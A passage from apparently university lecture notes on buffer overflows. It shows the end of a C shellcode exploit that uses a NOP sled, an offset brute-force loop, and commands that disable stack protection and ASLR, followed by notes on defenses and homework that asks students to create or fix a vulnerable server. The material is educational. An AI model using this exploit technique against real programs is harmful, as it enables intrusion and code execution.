  bufptr = (int*)buf;
```

```
  for(i=0;i<BUF; i +=4)
    *bufptr++ = ret;

  /*fill first part of buf with nops*/
  for(i=0;i < 20 ; i++)
    buf[i]= NOP;

  /*copy shellcode into buf after nops*/
  for(n=0;n<strlen(shellcode);n++)
    buf[i++]=shellcode[n];

  /*set up argv for vulnerable program*/
  arg[0] = "./overflowexample";
  arg[1] = buf;
  arg[2] = NULL;

  /*execute vulnerable program*/
  execve(arg[0], arg, NULL);
  return 0;
}
```

- As you can see in the "Usage" string in the exploit code, it expects an offset for the position of the shellcode filled in the array `buf` relative to the stack pointer. Patrick Schaller suggests running the exploit in a loop with different values for the offset to find the one that succeeds. If you are using bourne shell, you can use the following command line for that

```
for i in $(seq 0 20 4000) ;do echo $i; ./exploit3 $i; done
```

- But, obviously, you have to first compile the exploit code. You could try doing so with the following command:

```
gcc -fno-stack-protector -m32 -o overflowexample overflowexample.c
```

Back to TOC

21.8 Buffer Overflow Defenses

- The strategies described here are in addition to the **rearrangement of local variables** and the insertion of **canaries** in the stackframes that I presented in the second half of Section 21.4.1.

- If a buffer overflow attack calls for inserting the shellcode directly into the stack and executing it there, that can be thwarted by making the stack **nonexecutable**.

- A stack can be made nonexecutable by using the NX bit in a memory address — a feature that is supported by many modern CPUs. (The acronym NX stands for "No-eXecute.") After the operating system has used the NX bit to mark those portions of the memory that are meant to contain only data, the CPU would not execute any malicious code that resides therein. [For Intel processors, the NX bit is more commonly known as XD (eXecute Disable) bit. ARM refers to the same thing as XN (for eXecute Never). And AMD refers to it as Enhanced Virus Protection.] In 64-bit x86 processors, the bit at position index 63 (the most significant bit) serves as the NX bit. If this bit is set to 1, code starting at that position will not be executed by the processor. On the other hand, if this bit is set to 0, code execution can begin at that location.

- For nonexecutable stacks, there is another type of a buffer overflow attack known as the "**return-to-libc attack**" in which the return address in a stackframe is replaced by the address of a library function that is already in the address space of the process.

- However note that designing a buffer overflow string input for a return-to-libc attack is difficult when **ASLR (Address Space Layout Randomization)** is used as a general defense against buffer overflow attacks. ASLR means that when a module or a library file like `libc` is loaded into a running process at run time, its addresses are shifted by a random number. **This random number changes each time you execute a program since the process spawned for running the program will use a newly generated value for the random number each time.**

- ASLR makes it virtually impossible to associate a fixed process memory address with the standard functions in, say, the `libc` library. ASLR is turned on by default in many versions of Linux, in OS X, and in Android. If you want to play with creating exploits based on return-to-libc, you will first need to turn off ASLR. I believe you can do that with a command like the following in Linux:

```
sudo sysctl -w kernel.randomize_va_space=0
```

- ASLR requires the compiler to produce what is known as *position-independent code*.

- I should also mention it is easier to create buffer overflow exploits if you use PEDA enabled GDB. PEDA stands for **Python Exploit Development Assistance for GDB**. [Download the source directory for PEDA from GitHub in any of your directories and unzip it. After that all you have to do is to place a pointer to the `peda.py` file in your "`~/.gdbinit` file in your HOME directory. Finally, when you run a command like "`gdb buffover4`", enter "help" to see different classes of commands you get with peda, and "phelp" to see a list of peda subcommands. A command like "p bar" directly gives you the address of the entry point into the function `bar()`. By the way, you should be able to execute all of the normal GDB commands under PEDA.]

- For further information on PEDA, see Long Le's BlackHat 2012 tutorial presentation entitled "Linux Interactive Exploit Development with GDB and PEDA" that you can find by Googling.

- Making the stack nonexecutable and ASLR strategies as defenses against buffer overflow attacks are in addition to the use of canaries and the rearranging of the variables in the stackframes that I previously talked about in Section 21.4.1.

Back to TOC

21.9 HOMEWORK PROBLEMS

1. In IANA port assignment table, we have "Well Known Ports," "Registered Ports," and "Dynamic/Private Ports." What do these categories of ports mean to you? What is IANA?

2. Is it possible to cause buffer overflows in the heap?

3. Any differences between the terms "stack," "run-time stack," "call stack," "control stack," and "execution stack?"

4. What is the difference between a process and function execution? Why do we need the concept of a process in a computer?

5. What is the relationship between a "call stack" and the "stack frames" that found in a call stack?

6. Where does the stack pointer point to in a call stack? What about the base pointer and the instruction pointer?

7. **Programming Assignment:**

The goal of this assignment is to give you a deeper understanding of buffer overflow attack. You are provided with two socket programs in C. One of them acts as a server and the other as a client. Your homework consists of testing whether the server is vulnerable to buffer overflow attack. If not, modify the server to create such a vulnerability. If yes, modify the server to eliminate the vulnerability.

- Compile the server and the client programs using either `gcc` or `tcc` on your Linux machine. If you use `gcc`, make sure you give it the option "-fno-stack-protector" as explained in Section 21.7 of this lecture.
- Test the programs with two different shell terminals on your laptop — one for the server and the other for the client. You can also run the server on a Purdue ECN machine using a high numbered port like 7777 and the client on your own laptop.
- Now try to figure out whether the server is vulnerable to the buffer overflow attack.
- Modify the server program as necessary and explain your modifications in detail.

8. **Programming Assignment:**

Using the program `buffover4.c` as an example, Section 21.8 shows how you can design a program input string for

overwriting the return address in the stackframe of the function that possesses buffer overflow vulnerability. The input string we designed in that section succeeded in steering at run time the flow of execution into the function `bar()`. However, eventually, we ended up in a program crash caused by a segfault. This programming assignment consists of you writing your own C program that, instead of using `strcpy()`, uses `getchar()` to write into a buffer that has insufficient memory allocated to it. Now show how you can directly overwrite the return address in a stackframe without also overwriting the locations pointed to by the frame pointer and other registers.